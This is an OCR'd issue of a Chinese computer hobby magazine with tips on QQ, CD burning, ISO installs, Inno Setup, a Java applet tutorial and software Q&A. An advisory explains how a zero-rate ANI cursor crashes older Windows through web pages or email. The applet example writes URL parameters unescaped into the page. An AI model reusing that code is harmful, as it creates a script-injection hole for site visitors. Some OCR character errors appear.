
★★

■阿力

上海读者李清：我看到QQ上有些朋友的性别既不是"男"，也不是"女"，请问如何修改呢？(李清获得选题奖50元)

方法一：使用MyIM可以直接进行修改，其下载地址为http://www.myim.cn/downloads/MyIM2004.exe。

方法二：关闭QQ，用eXescope(下载地址：http://www.onlinedown.net/soft/9594.htm)，打开QQ目录下的QQRes.dll文件，然后在窗口左侧依次展开"资源→对话框→1439"，接着在窗口右侧选择"性别"下的"ComboBox"项，并点击"ComboBox"标签，修改其"类型"为"下拉"即可(见图)。重新打开QQ，在"个人设置"中就可以随意修改QQ中的"性别"项了(但仅能显示一个字)。



CF [YY08]

省钱又讨巧　打造情人节最佳神秘礼品

隐藏着小秘密的爱心CD

★★


■选题推荐:上海　梁泽丹(100)　■西安　IM

大家在看到本期杂志的时候，也正值两节(春节和情人节)来临之时，想不想将MM最喜欢听的歌曲都收集起来，然后刻张“神秘”的CD光盘送给她呢？再配合上期的CD封套制作方法，一份绝佳的礼物就在你的手中诞生了。

你应该知道的CD刻录小技巧

1.关于CD-Text

为什么有的光盘在播放时可以显示出歌名，而有的则只显示“曲目1”呢？这其实是CD-Text在做怪。在使用CD-Text功能时，首先要确认刻录机是否支持CD-Text功能，此功能可以用Nero的Nero InfoTool工具(选择“开始→程序→Nero→Nero Toolkit→Nero InfoTool”)来检测出来(见图)。其次还要考虑刻录软件是否支持CD-Text，当然Nero是支持的。最后还要看所用的CD随身听/光驱及CD播放软件是否支持CD-Text，注意有些SONY或其他日本品牌的CD随身听仅支持英文和日文的CD-Text。



2.让Nero通吃主流媒体格式

网上流行的媒体格式主要有APE、RM、MP3等，但Nero默认仅支持MP3、WAV等有限的几种文件格式，如果希望让Nero支持更多的媒体格式，可以从http://www.onlinedown.net/soft/978.htm下载“Nero Burning ROM Plugin Pack 插件包”，然后将下载的文件解压至C:\Program Files\Common Files\Ahead\(以系统安装在C盘为例)目录下即可。注意，如果你用的是Nero的6.X版，则不要覆盖同名文件。安装完成后Nero就可以刻录常见的音频及视频文件了。

3.请别用CD-RW刻CD

不要使用CD-RW刻录CD，因为它的反光率比CD-R低，否则在一些家用VCD或CD机上会无法播放。另外，一定要采用“光盘一次刻录”模式刻录音乐CD，以减少暴音。

要送就要送最好的礼物，仅仅刻成一张CD，“一点技术含量都没有”，但如果我们刻录成一张隐藏了无限爱心的精选CD(将MM的照片及爱心Flash隐藏到光盘中)时，那她是什么心情呢？记住——其中的奥妙，一定要让她自己去慢慢挖掘。

第一步:进入Nero，在“新编辑”窗口左侧选择“CD EXTRA”项，该模式用于进行音轨及数据的混合刻录。

> **小知识**
>
> *CD EXTRA是什么？*
>
> 中文意为CD扩展，以前又被称为CD-Plus和CDEnhanced(增强型CD)，用它刻录出来的光盘有两个区段，第一个区段最多包含98条音轨，第二个区段包含ISO9660文件系统的ISO轨道以及CDPLUS和PICTURES两个目录。

第二步:在窗口右侧点击“图片”按钮，然后设置CD光盘封底及封面图，具体制作方法可以参考本刊上期介绍的CD封套制作方法，当然也可以直接使用MM的照片(见图1)，然后切换至“标签”选项卡，修改其下的“卷标”为“ILOVEYOU”(或其他)，接着点击“音乐光盘”标签，勾选“将光盘文本写入光盘”项，并将下面的“标题”、“演唱者”等项均填写好(见图2)，全部完成后，点击“新建”按钮。

第三步:按照如图3所示将要刻录的CD音频及数据分别拖拽到左侧



图1




图2

无软驱、无光驱、无USB启动的笔记本也能重装系统

超越ISOEMU 用ISO文件重装Windows

★★★

■山东 孤侠

本刊2004年第24期《惊！从ISO光盘镜像引导系统》一文，对ISOEMU这款软件进行了介绍，它能从ISO光盘镜像启动系统，给维护系统带来了很大便利；但正所谓"金无足赤，人无完人"，由于使用ISOEMU时必须将启动配置文件和ISO光盘镜像放置在C分区，所以这种情况下，是无法在C分区安装系统的，不太符合我们使用电脑的习惯。那么有没有在DOS下使用ISO光盘镜像将系统安装在C分区的方法呢？很多朋友的二手笔记本电脑，没有软驱，光驱也没办法使用闪存盘引导，这时只有用硬盘里的ISO文件来重装系统了……


第一步：从http://www.newhua.com/cfan/200503/LOADISO.rar下载"DOS虚拟光驱启动盘"，从http://www.newhua.com/cfan/200503/仿真虚拟软驱.rar下载"仿真虚拟软驱"。

第二步：将仿真虚拟软驱.rar解压缩后，运行Vfloppy.exe，安装"仿真虚拟软驱"至D:\BOOT目录下，具体步骤参见2004年第23期《"保真价实"的虚拟软驱》一文。

第三步：用WinRAR解压LOADISO.rar后，得到文件LOADISO.exe，然后再用WinRAR解压缩LOADISO.exe，得到LOADISO.IMA（不必理睬错误提示）。

第四步：将LOADISO.IMA压缩为dudu.zip，覆盖D:\BOOT目录下的同名文件，这样在系统启动时使用DOS虚拟光驱启动盘就可进行引导了。注意：如果系统中安装了类似一键恢复的软件，可能造成无法正常引导。

第五步：重启系统，当完成BIOS检测时按下ALT键激活引导程序，选择"启动仿真虚拟软驱"后出现引导菜单（见图），进入第一项"启动ISO光盘镜像安装向导"，再选择保存ISO文件所在的分区及ISO文件，即可加载ISO光盘镜像，盘符为Z。



第六步：这时就可以开始安装操作了，以Windows 2000的ISO光盘镜像为例，使用"cd i386"命令进入I386目录，运行winnt.exe开始系统的安装（建议事先运行Smartdrv.exe以加快安装速度）。

小提示

使用本文中的方法引导系统后，不能识别NTFS文件系统分区，所以需要将ISO文件放置于非NTFS文件系统的分区上。另外ISO光盘镜像的文件名必须遵循8.3的命名规则，否则会出现无法加载的错误。

CF [YY10]

不同窗格中，然后在左下侧的CD音轨窗格中右击任意音轨，选择"属性"，修改"标题"及"演唱者"信息，这些信息为CD-Text，用于显示歌名。接着选中左上侧数据窗口中所有文件及文件夹，右击，选择"属性"项，在弹出窗口中勾选"隐藏"即可。完成后点击"刻录当前编译"按钮，打开"刻录编译"窗口，确认"写入方式"为"光盘一次刻录"后，点击"刻录"按钮，完成刻录。



图3 可以在数据窗格中添加Flash、MP3、MM照片等文件

小提示

一般的播放器可能无法显示CD-Text，这时可以使用JetAudio（下载地址：http://www.onlinedown.net/soft/27459.htm，汉化下载地址：http://www.onlinedown.net/soft/25480.htm）进入播放，使用时按照如图4所示方法进行操作，就可以显示出CD-Text信息了。



现在爱心CD制作完了，快去送给MM吧！ CF [YY09]

只要五分钟，小菜鸟也能自制专业安装程序

我的第一款Software发布啦

■新疆　GG

◆经常装软件，是不是很羡慕人家软件制作者为什么能够做出那么棒的软件安装程序呢？
◆制作了不少电子书，也希望能够像模像样地用安装程序分发给朋友们，让他们可以和自己分享？

今天我们的任务就是，制作一个“CFAN图书馆”安装程序，别人双击后自动将其中的电子书安装到“C:\CFAN图书馆”文件夹中，同时还会在开始菜单、桌面放置相应的快捷方式。别人一点就能打开电子书阅读。

第一步:从http://www.newhua.com/cfan/200503/InnoSetup.rar下载Inno Setup的汉化版，并安装。

第二步:运行软件，打开“欢迎”向导窗口，选择“用脚本向导创建一个新的脚本文件”，然后点击“确定”。

第三步:点击“下一步”，根据如图所示填入“应用程序名”等信息，并点击“下一步”。

第四步:此步用于设置应用程序安装目录，在“应用程序基部目录”下选择“自定义”，然后在其下方的文本栏中输入“C:\”，点击“下一步”。



第五步:点击“应用程序主可执行文件”下的“ 览”按钮，选择电子书文件，可以是CHM、PDF、DOC等格式，完成后点击“下一步”。

小提示

在制作一些大型程序时，可以点击“其他应用程序文件”下的“添加目录”按钮，添加软件除主程序之外的其他文件。

第六步:此步用于设置“应用程序快捷方式”，如无特殊需要，直接点击“下一步”即可。

第七步:设置“应用程序的文档”。如果需要添加一些版权声明的文件，比如说明一下电子书的内容，你自己的个人情况等，将它们用“记事本”保存为TXT格式的文件，然后在这里使用“ 览”按钮添加即可。如果为了省事，直接点击“下一步→完成”，这时软件会提示“你想现在编译新脚本吗？”点击“是”按钮。

第八步:编译完成后，可以按下F9键测试软件打包是否正确。测试无误后，进入到Inno Setup安装目录下的“输出”子目录(通常为C:\Program Files\Inno Setup 5\输出\)，将其中的setup.exe拷贝出来，它就是我们制作好的安装包。

这里介绍的安装包只是最简单的一种，并没有在注册表及系统目录下添加任何文件，如果要制作一些复杂的安装包，只要参考软件的帮助文件即可。

CF [YY11]

解决OneKey的安装问题

■BT兔

我看了2005年第1期的《比精灵更强悍　一键备份/恢复多分区》，感觉很不错，就试用了一次，在安装中出现了一些问题，经过研究终于解决，下面与大家分享。

一台重新分区的电脑，在C盘安装Windows 98后，又安装了OneKey，并进行了备份。之后开始在D盘安装Windows XP，安装完成后，由于OneKey已经无法使用，就再次用OneKey光盘引导，并重装OneKey，但再重启后，Windows XP提示缺少文件，无法正常启动。经过各种测试，反复安装都没有解决。最后发现，原来OneKey已经提供了修复功能，只要安装完Windows XP后，再安装OneKey时，使用其提供的“修复”功能即可(见图)。



如果OneKey提示引导错误，可用“修复”按钮，进行修复

很多朋友都说在出现“please wait a monment ,the onekey systerm is reading start...”后就无法进行了，而一般这种电脑都是品牌机，而很多品牌机已内置了一键恢复系统，如果再安装OneKey就会出现问题，对于这种情况，需要先用PQ Magic删除已有的隐藏分区。另外，建议重新格式化分区，重装系统，因为这些品牌机的分区格式比较特殊。CF [YY12]

程序谷

今年流行新闻个性化 快来自制一个这样的网页吧

Java咖啡馆(10)——情人节的Applet

★★★★★

■北京 Gary Chan

朋友们大家好，Java咖啡馆又开张了！这次为喜欢Java的朋友们奉上Applet系列教程，让我们一起步入图形界面Java应用程序的世界！

本期咖啡馆的实例程序是送给各位同道好友用来讨女孩子欢心的，效果如图所示。图片上有"老鼠爱大米"字样的星辰出现在蔚蓝色的天空中，再加上一些文字辅助，像模像样的新闻呢，一定给她惊喜！

事先声明，这些信息纯属虚构，仅供娱乐，祝各位情人节快乐而已，不过，用心做出来的礼物绝对比上街买的鲜花礼物更弥足珍贵吧！



酷似汉字的星辰若隐若现，世界各地人们蜂拥而来争相观赏。科学家表示，白天能够达到肉眼辨别的星辰非常罕见。据称，如果名字跟星辰相似，一定能够得到神灵的祝福……

Applet一分钟入门

与咖啡馆以前介绍的Java应用程序不同，Java Applet是一种镶嵌在HTML网页中，然后由支持Java的 览器(比如Netscape Navigator、IE以及现在流行的Firefox)下载并启动运行的Java程序。虽然Applet运行在 览器中，由于Java本身的强大功能，它可以完成许多HTML本身无法做到的效果，比如网络通讯以及复杂的网页特效。

说到这里，大家很自然会把Applet跟Macromedia公司的Flash技术进行比较。没错，它们有很多相似之处，比如都是通过插件运行在 览器中，能带给 览器更丰富的交互功能(比如在线游戏)，甚至可以扩展到了高端手机中。相对而言，Flash的强项在于矢量动画，而且非常轻便，一个插件1MB都不到；而Applet是一个全功能技术，与J2EE技术结合起来将给你更大的想象空间，这是Flash技术不能比拟的。

编写一个Applet只需要四个步骤：

1.Import相应的类和包

2.从Applet类继承一个子类

3.实现某些Applet的方法

4.嵌入网页运行

如果你有些无法理解上面的术语，赶快翻开去年的Java咖啡馆连载温故而知新吧！

设计Applet

或许有的朋友接触过类似游戏，但那些网页基本都是通过动态网页技术，比如PHP、ASP、JSP等在服务器端绘制图片然后显示出来的。杀鸡焉用牛刀，通过最简单的Applet，然后再玩一些小技巧同样能达到完美效果，并且不需要特殊的服务器来执行动态网页，普通的静态个人主页空间里也能够实现这个效果。

首先让我们完成这个Applet程序设计，也就是完成Applet编写步骤的前三步。说穿了，这个Applet的工作只是读取背景图片然后绘制"老鼠爱大米"字样。关键问题在于，"老鼠"和"大米"应该可以通过参数控制，比如替换成"帅哥"、"美女"等，这样就可以当做一种服务提供给朋友，让他们通过设定网页参数达到不同的星辰效果，而不是让他们手动修改源代码。实际上，Applet可以通过getParameter()方法从HTML中获取参数。

还是让我们通过源代码来了解Applet吧。打开Eclipse，新建一个NewsApplet类，输入如下代码：

```
import java.applet.Applet;
import java.awt.Color;
import java.awt.Font;
import java.awt.Graphics;
import java.awt.Image;
import java.awt.MediaTracker;

public class NewsApplet extends Applet {
    Image snapshot;

    String from, to;
```

```
    public void init() {
        from = null == getParameter("from") ? "老鼠" : getParameter
("from");
        to = null == getParameter("to") ? "大米" : getParameter
("to");

        snapshot = getImage(getCodeBase(), "snapshot.jpg");
        MediaTracker tracker = new MediaTracker(this);
        tracker.addImage(snapshot, 0);

        try {
            tracker.waitForID(0);
        } catch (Exception e) {
            System.out.println("无法下载snapshot.jpg! ");
        }
    }

    public void paint(Graphics g) {
        g.drawImage(snapshot, 0, 0, snapshot.getWidth(this),
snapshot.getHeight(this), this);

        g.setFont(new Font("华文彩云", Font.BOLD + Font.
ITALIC, 14));
        g.setColor(Color.white);

        g.drawString(from, 30, 90);
        g.drawString("爱", 50, 105);
        g.drawString(to, 70, 120);
    }
}
```

下面解释一下代码：

首先，所有Applet程序都是从Applet类继承而来的，所以用extends Applet表示这种继承关系，这样NewsApplet类便拥有了Applet类的所有能力。

接着是三个成员变量，snapshot用来读取snapshot.jpg图片，也就是图中显示的海洋和椰子树的图片，这个图片应该放在Eclipse项目的根目录中，即与最终的class文件处于同一个目录中；from和to用来记录你和她的名字。

然后是两个方法，init()和paint()。每个applet可以实现许多方法，有的表明生命周期，有的负责绘图和事件的触发。比如NewsApplet类中的init()方法将会在Applet每次装载的时候被调用，而paint()方法将会在每次重绘时候被调用。

init()函数非常适合进行资源初始化，比如程序中首先通过getParameter()函数获取网页中提供的参数，然后用getImage()读取图像资源并且用MediaTracker的waitForID()方法确保图片完成下载。

paint()非常重要，它完成了所有的绘图过程。在代码中，首先通过drawImage()方法绘制图像，然后再适当的位置把星辰的文字画上去即可。

OK，保存一下项目，然后可以点击Eclipse的Run菜单的Run as-Java Applet项来预览这个Applet了，是不是很简单？

结合网页

把Applet嵌入网页很简单，只要一个<applet>标签即可。拿我们的NewsApplet类举例，在Eclipse项目的根目录中新建一个sample.htm，源代码如下：

```
<html>
<body>
<applet code="NewsApplet.class" codebase="." width=480 height=384>
  <param name="from" value="Prince Charming">
  <param name="to" value="Cinderella">
</applet>
</body>
</html>
```

其中<applet>标签表示这里定义一个Applet，它对应的文件名是NewsApplet.class，它的相对路径是当前目录。<applet>标签中有两个<param>标签，这就是上文提到过的传递给Applet的参数。

Just Do It

如果现在用浏览器打开这个sample.htm将会得到什么结果？验证你的猜测。

除了用 览器观察Applet，J2SE SDK提供的小工具appletviewer也非常好用。打开Windows的"命令提示符"，进入sample.htm所在的目录，然后输入:appletviewer sample.htm，来亲自体验一下appletviewer吧。

与JavaScript交互

JavaScript应该是大家非常熟悉的客户端脚本语言。虽然名字中带有Java，但它和Java语言只是在语法上有类似之处，JavaScript是由 览器解释运行，与Applet由Java虚拟机执行完全不一样。不过，这两个没有血缘关系的同班同学倒是可以精诚合作，Applet实现底层的工作，JavaScript执行更高层的调用，从而实现意想不到的效果。

JavaScript可以通过多种途径操纵Applet。首先，JavaScript能调用Applet中的public的方法，这时的Applet好像一个听话的机器人一样好用。另外一种方法就是用JavaScript直接修改HTML结构，这样可以定制Applet的各种属性，有更大的灵活性。

刚才说了，我们的目标是把这个Applet制作成一种服务，即使不懂编程的朋友通过设置网页的参数就能够使用，因为不是每个人都有能力(或者精力)修改源代码的。所以，需要把Applet的参数做成可定制的，而这个只能够由JavaScript完成。虽然我们可以给Applet写一些类似于setFrom()和setTo()的方法给JavaScript调用，但是问题在于

JavaScript函数的执行时机，因为Applet无法通知JavaScript它已经完成初始化操作了。

所以，我们应该走第二条路，即用JavaScript直接修改HTML结构，动态把<applet>标签写入HTML。从而，我们最终版本的index.htm代码如下：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>大千世界无奇不有</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<body>
<script language="JavaScript">
  // 得到URL中的参数
  var urlquery = location.href.split("?");

  if (urlquery.length > 1) {
    // 解析参数并获取from和to
    var urlterms = urlquery[1].split("&");
    var from = decodeURIComponent(urlterms[0].substring(5));
    var to = decodeURIComponent(urlterms[1].substring(3));

    // 动态把<applet>标签写入HTML
    document.write('<center>');
    document.write('<h1>爱琴海上千年罕见的奇观</h1>');
    document.write('</center>');
    document.write('<hr>');
    document.write('<p align=center>http://www.cfan.com.cn 2005年2月14日 记者:GaryChan</p>');
    document.write('<applet code="NewsApplet.class" codebase="." width=480 height=384>');
    document.write('  <param name="from" value="' + from + '">');
    document.write('  <param name="to" value="' + to + '">');
    document.write('</applet>');
    document.write('<p>酷似汉字的星辰若隐若现&?lt;/p>');
    document.write('<img src="crowd.jpg">');
    document.write('<p>世界各地人们蜂拥而来争相观赏</p>');
    document.write('<p>科学家表示,白天能够达到肉眼辨别的星辰非常罕见。<p>');
    document.write('<p>据称,如果名字跟星辰相似,一定能够得到神灵的祝福。<p>');
  }
</script>

<form>
  <p>你的名字:
    <input name="from" type="text" id="from" width="100">
她的名字:<input name="to" type="text" id="to" width="100">
    <input type="submit" name="Submit" value="提交">
  </p>
</form>
</body>
</html>
```

由于JavaScript的语法与Java还是非常接近的，所以请参考注视自行阅读代码。需要注意的是，由于Java默认的字符集是Unicode，所以把网页的内码设成UTF-8可以省却非常多的麻烦。

根据这个Applet与JavaScript结合编程思路，你能够做出许多的创意，记得跟大家分享哦。

我只想用这个Applet

这个Applet已经上传至http://www.cfan.com.cn/11program/200503/index.htm，欢迎大家实行拿来主义。你可以填入你的名字(比如:至尊宝)以及她的名字(比如:白晶晶)，提交以后便可以看到最终结果。然后把地址栏中长长的一串URL全部复制给你的她，当她用 览器打开的时候便可以看到你精心为她准备的情人节礼物了。

如果你无法得到正确的结果，有这么几种可能：

1.需要升级Java虚拟机。Windows内置的Microsoft Virtual Machine是基于1997年Java1.1版本的，距今已经有相当长的时间了。另一方面，2007年12月以后微软公司便没有义务在Windows中内置对Java的支持了。现在的J2SE已经推出了5.0版本，是一个成熟而且被广泛采用的技术。所以，你应该毫不犹豫地把你的系统中的VM升级到Sun公司的最新版本。注意，微软公司虽然极力推荐人们把Java程序向他们公司的C#和J#移植，但是它们都不是跨平台的。更有甚者，由于微软的不正当竞争，单方面提早从Windows系统中去掉了对Java的支持。纵然罚了许多款，也无法挽回Windows XP默认不安装Java运行时环境的局面。所以，要看到Applet的执行结果，首先请到http://java.sun.com/j2se/1.5.0/download.jsp下载并安装Java运行时环境。

2. 览器必须支持JavaScript的运行。

3.MyIE等第三方 览器有可能屏蔽Applet，请用IE 览该网页。

欢迎到garychan.3322.org提出建议或者意见，让我们共同享受Java技术带来的体验。

> 如果你觉得这期咖啡馆还不解渴，下面是一些由Gary推荐的阅读材料：
>
> ★Sun公司官方的Java教程
>
> http://java.sun.com/docs/books/tutorial/index.html
>
> 这个教程是由Sun维护并且不断更新的，其中Getting Started和Writing Applets两章可以让您掌握更多的Applet知识。
>
> ★洪恩在线的ava Applet实例讲解
>
> http://www.hongen.com/pc/homepage/applet/
>
> 提供一个简单的Java Applet入门，以及非常丰富的例程。

CF [YY13]



换了网卡也不愁:MAC 地址更改精灵



问：我用的是小区宽带，前段时间给电脑换了一块网卡后，结果就无法上网了，听说是因为路由器绑定了网卡的MAC地址，请问有什么解决办法？

软件版本:2.21
软件大小:809KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://xsjjedu.go.nease.net/mac221.exe

答：的确，为了安全，现在有很多小区宽带都在路由器上绑定了网卡的MAC地址，如果想解除此限制，可以使用"宽带路由器"(最便宜的不到200块钱)，这样还可以实现多台电脑共享上网，注意使用这种方法后，在BT时，需要进行端口映射。

另外再推荐你使用一款不错的软件"MAC地址更改精灵"，它可以对电脑的MAC地址进行修改，只要将新网卡的MAC地址修改为老网卡即可。进入后，直接修改"厂家编号"、"硬件编号"，然后点击"修改MAC"按钮即可。如果想修复只要点击"MAC复原"按钮。

批量下载的利器:DownUp2U

问：我想下载几个网站的MP3和SWF文件，请问有什么好办法吗？

答：推荐你最新下载工具DownUp2U。它除可以像FlashGet那样下载文件外，还能按照设置好的"规则"进行下载。比如要下载某个网站的MP3和SWF文件，则只要建立一个相应规则即可，以后需要下载其他站点的MP3及SWF文件时，只要使用相同规则就行了。

下面主要介绍它的"规则"下载功能。打开软件后，在窗口左侧窗格中的"规则"项上右击，选择"新建规则"。在弹出窗口中的"规则名"中输入"下载MP3及SWF"(不含引号)，然后点击"文件类型"标签，设置"仅下载以下扩展名的文件"并勾选".mp3"及".swf"两种文件，点击"确定"回到主窗口。右击窗口左侧窗格中的"站点"项，选择"新建站点"项，在弹出窗口中的"站点名"中输入站点的名称，在"主机URL"中输入网址，然后在"规则"标签的下拉菜单中选择"下载MP3及SWF"项，点击"确定"即可。



软件版本:1.0 build1215
软件大小:3388KB
软件性质:共享软件(未注册版只能同时下载一个站点)
适用平台:Windows 9x/2000/XP
下载地址:http://www.downup2u.com/download/Setup_CN.exe



试用体验

网友BLUE:我用了Total Commander 6.5 Beta版，感觉新功能很不错，可以直接 览缩略图，但长按鼠标右键弹出右键菜单的功能消失了，还有很多BUG，使用起来很不方便。建议大家先不要升级。

下载地址:http://dl.pconline.com.cn/html/1/6/dlid=1436&dltypeid=1&pn=0&.html

北京读者DD:我试用了微软最新出的流行恶意程序移除工具(Microsoft Windows Malicious Software Removal Tool)，感觉一般，之前被给予厚望的产品让人大失所望，没有必要下载。

下载地址:http://download.microsoft.com/download/3/9/8/3982d61b-07a5-44cd-a7a7-1aa4565f0e93/Windows-KB890830-CHS.exe

最近更新

天网防火墙 2.72 build1229升级指数:★★★
全新在线升级方式，所有模块皆可在线升级；增加若干小功能，比如现在每收到一个数据包图标只闪动一次，增加报警声音选项，增加了清空所有自定义IP规则的选项。
下载地址:http://pfw.sky.net.cn/news/info/list.php?sessid=&sortid=1

Foxit PDF Reader1.2.0102 升级指数:★★★★
不仅增加了文本拷贝的功能，还加快了打开速度，还等什么？还不快去更新。
下载地址:http://www.foxitsoftware.com/pdf/pdfrd.zip
东亚语言支持模块:http://www.foxitsoftware.com/pdf/fpdfcjk.bin

傲游(Maxthon)1.1.120正式版 升级指数:★★
更稳定快速，修正退出时有时程序未真正退出问题，修正快捷组有时空白项目问题，修正一些造成不稳定的问题。
下载地址:http://dl.pconline.com.cn/html/1/8/dlid=7998&dltypeid=1&pn=0&.html


极点中文 4.1 正式版 升级指数:★★★
增强了程序稳定性与兼容性，特别在Windows 9x下的稳定与兼容性；将输入方式改为"五笔字型"与"五笔拼音"两种方式，取消"五笔拼词"模式，并新增了对数字小键盘输入法的支持。
下载地址:http://www.freewb.net/release/freewb41.rar

新 软 试 用

北京读者吴利:自从QQ推出等级后，我就开始不停挂级，可是有时也会感觉很烦，比如QQ资源占用大，而且在玩游戏时，经常有人打扰我，或者传文件，或是视频聊天，或是不断有群消息，于是我找来了一款非常不错的QQ挂级工具——mirandaIM For QQ。

将软件解压缩后，运行其中的miranda32.exe，接着点击“建立新数据”按钮，输入任意文件名(比如QQ)，建立DAT数据文件，然后点击“加载Miranda IM”按钮，再点击“接受→Cancel”按钮完成安装。右击系统托盘内的软件图标，选择Main Menu→Options(主菜单→选项)项，弹出Miranda IM Options窗口左侧选择Network→QQ，然后在窗口右侧的QQ ID中输入QQ号，在Password中输入QQ密码，点击“确定”，然后在主窗口中选择Status→Online(状态→上线)即可。

同时加载多个QQ小技巧：关闭mirandaQQ，进入Plugins目录，复制QQ.dll文件，为任意文件名，比如QQ1.dll，重新打开软件，进入Miranda IM Options窗口，这时我们就可以看到QQ及QQ1两个项目了，当设置完密码后，在主窗口的Status菜单项下就会看新增的选项了。



(注意：该版本不支持群功能，摄像视频，在公共电脑上使用后，要删除你建立的DAT文件，以保证安全)

软件版本：N/A

软件大小：343KB

软件性质：免费软件

适用平台：Windows 2000/XP

下载地址：http://www.newhua.com/cfan/200503/mirandaQQ.rar

删除任意文件的利器:KillBox

问：我在杀毒时，有些文件不能删除，请问有什么好办法删除它们吗？

答：推荐你使用KillBox这款软件，在国外的反病毒论坛中，你经常会看到高手们告诉你如何用这款工具与HijackThis配合使用。

打开软件后，用“ 览文件”按钮，选择要删除的文件，然后点击“删除此文件”按钮即可。如果需要，你可以选择“普通删除模式”、“删除后重启电脑”或“替换后重启电脑”(需要设置替换的文件)。如果有必要，还可以在删除前结束相关的进程或反注册DLL文件。



软件版本:汉化版
软件大小:31KB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200503/killbox.rar

提前体验Longhorn的3D桌面:The SphereXP



软件版本:0.80.5
软件大小:909KB
软件性质:免费软件
适用平台: Windows 2000/XP
下载地址:http://www.hamar.sk/sphere/download/SphereXP.0-80-50.exe

问：听说Longhorn使用了最新的Avalon图形绘制技术，该技术据说会用在Longhorn上，不过后来又听说已经可以用在Windows XP SP2及Windows 2003 SP1上，我对这个很感兴趣，请问有没有提前可以体验的工具呢？


答：Longhorn的Avalon图形绘制技术的强大之处你可以在http://tech.sina.com.cn/s/2004-10-22/0933444910.shtml处了解到。不过目前我们还没办法使用它，如果你对它感兴趣，可以先用The SphereXP这款软件，它可以让你先一步体验Avalon技术的 力。

安装并运行软件后，你就会看到一个3D的桌面，点击桌面空白处后，你所有的窗口都可以移动到背景深处。通过鼠标滚轮或按下右键后拖动鼠标还能体验到The SphereXP更强大之处。另外，右击桌面空白处，选择Properties(属性)，可以对程序进行设置。最后再告诉你一个小技巧：用右键选中不同的窗口或图标，上下移动鼠标，可以改变其大小。

告别TT 让QQ用上IE:QQ浏览器转IE工具

问：我在用QQ和好友聊天时，点击聊天窗口中的链接，总会打开TT 览器，请问有什么办法可以不用它打开吗？

软件版本:2.0
软件大小:218KB
软件性质:免费软件
适用平台: Windows 9x/2000/XP
下载地址:http://www.skycn.com/soft/21561.html



答：我们以前已经介绍过相关技巧了，如果你觉得麻烦，可以试试这里介绍的“QQ 览器转IE工具”，它可以帮你解决这个问题。将软件下载后，分别设置好IE及TT 览器所在路径，然后点击“替换文件”即可。

CF [YY14]



漏洞再现：一个鼠标指针文件就能让系统崩溃

影响系统：Windows 2000 SP1/SP2/SP3/SP4、Windows XP SP1

漏洞分析：ANI 是Windows支持的一种动画光标格式，该文件格式是由多个普通光标文件组成一个动态图标，Windows中的动态鼠标指针就是这文件格式，ANI文件头会标记每帧切换的频率，该值越小切换速度越快，当建立一个ANI的动画鼠标指针后，将光标文件的切换频率调整到"0"时，受影响的Windows就会陷入内核的死锁，不再响应任何用户界面的操作。

不仅仅是使用ANI文件时会触发，只要在"资源管理器"或网页中打开ANI文件存在的目录就会触发。攻击者引诱用户访问含有恶意光标显示的页面，以及发送嵌入光标的HTML邮件，导致被攻击者系统内核锁死，出现蓝屏崩溃。

补"洞"方法：如果是Windows XP，推荐用户升级至SP2，Windows 2000用户请关注微软官方补丁发布，最后提醒大家不要轻易接受QQ、MSN Messenger用户传送的文件或登录他们发送过来的网站，并要注意对信箱的信件进行病毒检测。

杀毒需注意的几个特殊目录及文件

★★

■瑞星工程师　史瑀

经常碰到有朋友问，为什么用杀毒软件总是杀不掉某些目录下的病毒，即使在安全模式下操作也不行？实际上，Windows下一些目录和文件比较特殊，甚至有些是受操作系统保护的，因此常规方法无法对这些文件和目录的内容进行修改也就无法清除掉病毒。下面就这对经常遇到的特殊目录、文件给出解决方案。

1.病毒文件在Temporary Internet Files目录下

该目录是IE 览器存放临时文件的目录，由于Windows处理此文件夹的方式较为特殊，因此杀毒软件杀除此目录的病毒时常常会提示"清除失败"或"请解压"。有时该目录下的病毒即使在安全模式下也无法清除成功。

